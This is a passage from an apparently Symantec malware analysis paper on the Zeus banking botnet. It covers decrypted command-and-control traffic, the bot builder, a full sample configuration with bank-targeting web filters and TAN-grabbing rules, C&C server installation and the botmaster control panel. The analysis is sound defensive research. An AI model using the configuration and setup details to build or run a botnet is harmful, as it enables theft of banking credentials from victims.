0140  a8 f6 ce 6c 76 16 7b 19  5a 31 30 a2 dd 53 1e 0a   ...lv.{. Z10..S..
0150  04 05 d4 10 6e 5f 31 0e  08 55 bf 3d b5 eb 8e a6   ....n_1. .U.=....
0160  df 55 1c d3 16 85 57 e3  99 83 ff 35 3c c6 be 85   .U....W. ...5<...
```

Whenever the bot needs to send information to the command and control server, it sends a POST request to the url_server URL specified in the dynamic configuration file. A typical POST request (after decryption) looks like figure 9.

Figure 9

Machine ID (highlighted) and botnet name (“btn1”) in plaintext




```
00000000:  13 01 00 00-00 00 00 00-0B 00 00 00-C1 34 CC 03  ‼☺        ♂    ┴4╠♥
00000010:  75 87 D7 F9-86 DF 9A DA-E8 0B 62 A7-11 27 00 00  uçÎ¨å▀Ü┌Þ♂bº◄'
00000020:  00 00 00 00-13 00 00 00-13 00 00 00-6D 61 63 68      ‼   ‼   mach
00000030:  69 6E 65 31-30 31 5F 30-30 30 37 32-31 64 64 12  ine101_000721dd↕
00000040:  27 00 00 00-00 00 00 04-00 00 00 04-00 00 00 62  '      ♦   ♦   b
00000050:  74 6E 31 13-27 00 00 00-00 00 00 04-00 00 00 04  tn1‼'      ♦   ♦
00000060:  00 00 00 02-04 02 01 19-27 00 00 00-00 00 00 04     ☻♦☻☺↓'      ♦
00000070:  00 00 00 04-00 00 00 62-FE EF 4A 1B-27 00 00 00     ♦   b■´J←'
00000080:  00 00 00 04-00 00 00 04-00 00 00 00-00 00 00 1A     ♦   ♦       →
00000090:  27 00 00 00-00 00 00 04-00 00 00 04-00 00 00 2F  '      ♦   ♦   /
000000A0:  DD 07 00 1C-27 00 00 00-00 00 00 14-00 00 00 14  ¦• ∟'      ¶   ¶
000000B0:  00 00 00 05-00 00 00 01-00 00 00 28-0A 00 00 02     ♣   ☺   (◙  ☻
000000C0:  00 00 00 00-01 01 00 1D-27 00 00 00-00 00 00 02      ☺☺ ↔'      ☻
000000D0:  00 00 00 02-00 00 00 09-04 14 27 00-00 00 00 00     ☻   ○♦¶'
000000E0:  00 04 00 00-00 04 00 00-00 65 00 00-00 15 27 00   ♦   ♦   e   §'
000000F0:  00 00 00 00-00 04 00 00-00 04 00 00-00 00 00 00       ♦   ♦
00000100:  00 16 27 00-00 00 00 00-00 02 00 00-00 02 00 00   ▬'      ☻   ☻
00000110:  00 00 00   -           -           -
```

In response, the server sends a HTTP/200 with an OK code. The server may also send additional data to be executed by the bot, such as script commands created by the bot master. Figure 10 shows the server’s reply message after specifying the script command “sethomepage www.bing.com”.

Figure 10

Server reply after script command “sethomepage www.bing.com”



```
00000000:  54 00 00 00-00 00 00 00-01 00 00 00-33 83 67 59  T          ☺   3âgY
00000010:  75 07 7F C0-16 02 24 72-12 A1 C8 A5-01 00 00 00  u•⌂└▬☻$r‡í╚Ñ☺
00000020:  00 00 00 00-28 00 00 00-28 00 00 00-2F 3F 9B AB      (   (   /?¢½
00000030:  30 3C 13 5C-6E 79 8E 4E-AF B1 BF E6-73 65 74 68  0<‼\nyÄN»▒┐µseth
00000040:  6F 6D 65 70-61 67 65 20-77 77 77 2E-62 69 6E 67  omepage www.bing
00000050:  2E 63 6F 6D-                                     .com
```


Bot Executable Construction

Zeus is a bot package including a builder to create the bot executable. The following steps are conducted by the author to create the bot using the bot builder tool (builder.exe).

1. Customize the default configuration file (config.txt). The config file is split into two sections:
   - The static section, whose parameters will be hardcoded into the generated bot executable
   - The dynamic section, used to create a dynamic configuration file (config.bin). This file is encrypted with a key, set up in the static configuration section. The bot will download the dynamic configuration file from the Web server at regular intervals.
2. Generate the encrypted dynamic configuration file (config.bin).
3. Generate the bot executable.

Figure 11

The Builder’s Information panel


ZeuS Builder
Information
Builder
Information
Current version information
Spyware status on this system
Remove spyware from this system


Version: 1.2.4.2

Build time: 14:15:23 10.04.2009 GMT
amer

Spyware not founded on this system.

Figure 12

The Builder's Builder panel (shown after building config.bin and bot.exe)



```
c:\INF\sample\1.2.4.2\config.txt
```

```
BUILD SUCCEEDED!
Loading config from file 'c:\INF\sample\1.2.4.2\config.txt'...
Loading succeeded!
Building bot file...
botnet=nico
timer_config=720000ms, 60000ms
timer_logs=60000ms, 60000ms
timer_stats=660000ms, 60000ms
url_config=http://localhost/config.bin
url_compip=http://localhost/ip.php
encryption_key=OK
Build succeeded!
```

The standard config.txt is shown as follows:

```
;Build time:    14:15:23 10.04.2009 GMT
;Version:       1.2.4.2

entry "StaticConfig"
  ;botnet "btn1"
  timer _ config 60 1
  timer _ logs 1 1
  timer _ stats 20 1
  url _ config "http://localhost/config.bin"
  url _ compip "http://localhost/ip.php" 1024
  encryption _ key "secret key"
  ;blacklist _ languages 1049
end

entry "DynamicConfig"
  url _ loader "http://localhost/bot.exe"
  url _ server "http://localhost/gate.php"
  file _ webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end

  entry "WebFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/atl.osmp.ru/*"
  end

  entry "WebDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end

  entry "WebFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end

  entry "TANGrabber"
    "https://banking.*.de/cgi/ueberweisung.cgi/*" "S3R1C6G" "*&tid=*" "*&betrag=*"
    "https://internetbanking.gad.de/banking/*" "S3C6" "*" "*" "KktNrTanEnz"
    "https://www.citibank.de/*/jba/mp#/SubmitRecap.do" "S3C6R2" "SYNC _ TOKEN=*" "*"
  end

  entry "DnsMap"
    ;127.0.0.1 microsoft.com
  end

end
```

The following describes the fields used in the static configuration section:

- **botnet** – The botnet name.
- **encryption_key** – Used to encrypt network traffic (RC4) and the dynamic configuration file.
- **timer_config** – The interval in minutes at which the bot will download the dynamic configuration file, encrypted using encryption_key, and the time to wait in minutes if the query failed before retrying.
- **timer_logs** – The interval in minutes at which the bot will send collected data to the server.
- **timer_stats** – The interval in minutes at which the bot will send statistics (e.g., machine information) to the server.
- **url_config** – The URL to the dynamic configuration file.

The fields in the dynamic section are described previously in the Functionality section of this paper.


Server Configuration

In addition to constructing the bot executable, the hacker must set up command and control servers. The requirements are a Web server, a PHP module, and a MySQL server. The bot package provides a set of PHP scripts that will set up the required database tables and other user-specific data, based on the configuration file used to generate the bot.

Figure 13 is a screenshot of the result page after "executing" the install script.

Figure 13

Result page after "executing" the install script



http://localhost/install/index.php
atest Headlines
Control Panel 1.2.4.2 Installer

Installation steps:
- Connecting to MySQL as 'root'.
- Selecting DB 'cpdb'.
- Creating table 'botnet_list'.
- Creating table 'botnet_reports'.
- Creating table 'ipv4toc'.
- Filling table 'ipv4toc'.
- Creating table 'cp_users'.
- Creating table 'botnet_scripts'.
- Creating table 'botnet_scripts_stat'.
- Creating folder '_reports'.
- Writing config file
- Adding user 'nico'.

-- Installation complete! --

Figure 14

Login screen of administration panel




Login	
User name:	
Password:	
	Remember (MD5 cookies)

The bot master can then log in to the administration panel to control the bots. The default URL is http://[SERVER]/cp.php (as shown figure 14).

After authentication, the user is shown statistics about its current botnet. Figure 15 shows the summary statistics page.

Figure 15

Botnet statistics within admin panel



Information	
Total reports in database:	2
Time of first activity:	29.10.2009 14:57:35
Total bots:	1
Total active bots in 24 hours:	100.00% - 1
Minimal version of bot:	1.2.4.2
Maximal version of bot:	1.2.4.2

Installs (1)	
--	1


Online (1)	
--	1

The statistics page provides the following information.

- **Information** provides the currently logged-in botmaster and the current date and time.
- **Statistics**
  - o **Summary** provides the global status of the botnet, including the number of bots connected and the bot version.
  - o **OS** lists the Windows versions and service packs of the compromised computers.
- **Botnet**
  - o **Bots** brings the user to a form used to query the database for specific bots. For example, the hacker can generate a list of bots based on what botnet it belongs to, the bot name, the IP, country, NAT status (private or public IP), online status, etc.
  - o **Scripts** is used to create tasks that will be executed by one or more bots. Commands range from resetting the browser's home page to rebooting the computer, as specified in the Additional Tasks section of this paper.
- **Reports** is used to generate various activity reports.
- **System**
  - o **Information** gives information about the computer on which the servers are running.
  - o **Options** allows the botmaster to change the encryption key used to encrypt both the dynamic configuration file and the network traffic.

Figure 16

Control panel showing online bots



Bots:		NAT status:	-
Botnets:		Online status:	Online
IP-addresses:		Install status:	-
Countries:		Used status:	-
		Comments status:	-

☐	#	↑ Bot ID	Botnet	Version	IPv4	Country	Online time	Latency	Comments
☐	1	machine101_008d25aa	nico	1.2.4.2	127.0.0.1*	--	00:04:45	0.000	-

Bot Reports


A variety of reports can be generated by the bot control panel. Figure 16 shows how the control panel lists all online bots connected to command and control server and additional reports can be generated on the selected bot.

The reports (today reports for instance) show what kind of information has been collected and sent by the bot. This will include stolen bank credentials, protected storage information, files, screenshots, and other data.

Figure 17 shows an example of the Protected Storage data stolen from a computer.

Figure 17

Data stolen from Protected Storage



View report (Protected Storage, 2 400 bytes)

Bot ID:	**machine101_008d25aa**
Botnet:	nico
Version:	1.2.4.2
OS Version:	XP Professional SP 2, build 2600
OS Language:	1033
Local time:	29.10.2009 14:57:04
GMT:	+0:00
Session time:	02:34:29
Report time:	29.10.2009 14:57:36
Country:	--
IPv4:	127.0.0.1
Comments for bot:	-
In the list of used:	No
Process name:	C:\WINDOWS\Explorer.EXE
Source:	-

```
Protected Storage:

q = peid|peview|total commander register plugin|regshot command line|filemon command line|syn|syn sourceforge|windows symbol

IE Cookies:

Path: office.microsoft.com/
_ofcresset=1
_ofcres=0000000
_DetectCookies=Y
awsuserguid=guid=51ad2332-3212-4a69-acb6-bede837c7d35

Path: rad.msn.com/
FC00=FB=
FC01=FB=
FC02=FB=
```


Tasks Execution

As detailed previously, the hacker can specify additional tasks for the bot to perform. These are configured in a 'New script' control panel in figure 18. These tasks can be sent to an entire botnet, a bot group, or a specific bot.

Scripts consist of simple commands interpreted by the Zeus executable as detailed in the Additional Tasks section of this paper. These are stored in the database (the botnet_scripts table), and when a bot connects to the server, the server will see if any active script should be sent to that bot for execution.

Figure 18

"New script" control panel



http://localhost/cp.php?m=botnet_scripts&new=-1

New script

Name:	script_1256828327
Status:	Enabled
Limit of sends:	0
List of bots:	
List of botnets:	
List of countries:	
[?] Context:	

Database tables

The command and control server uses a MySQL database to store information about the botnet and tasks that need to be performed.

The command and control server uses a database named ‘cpdb’ and uses the tables:

- **botnet_list** – A list of bots and botnets.
- **botnet_reports** – A list of botnet reports.
- **botnet_reports_YYMMDD** – Botnet reports created on a particular date.
- **botnet_scripts** – A list of additional tasks to be sent to bots.
- **botnet_scripts_stat** – A status of additional tasks to be sent to bots.
- **cp_users** – Botnet master user account information.
- **ipv4toc** – IP address to country mappings.

Conclusion

Zeus provides a ready-to-deploy package for hackers to distribute their own botnet. The botnet is easily purchased and also freely traded online and continues to be updated to provide new features and functionality. The ease-of-use of Zeus means the Zeus bot is used widely and is highly prevalent, allowing the most novice hackers to easily steal online banking credentials and other online credentials for financial gain.

About the authors

Nicolas Falliere is a Senior Security Response Engineer in Paris, France.
Eric Chien is a Technical Director for Security Response in Culver City, California.

About Symantec

Symantec is a global leader in providing security, storage and systems management solutions to help businesses and consumers secure and manage their information. Headquartered in Cupertino, Calif., Symantec has operations in more than 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our Web site. For product information in the U.S., call toll-free 1 (800) 745 6054.

Symantec Corporation
World Headquarters
20330 Stevens Creek Blvd.
Cupertino, CA 95014 USA
+1 (408) 517 8000
1 (800) 721 3934
www.symantec.com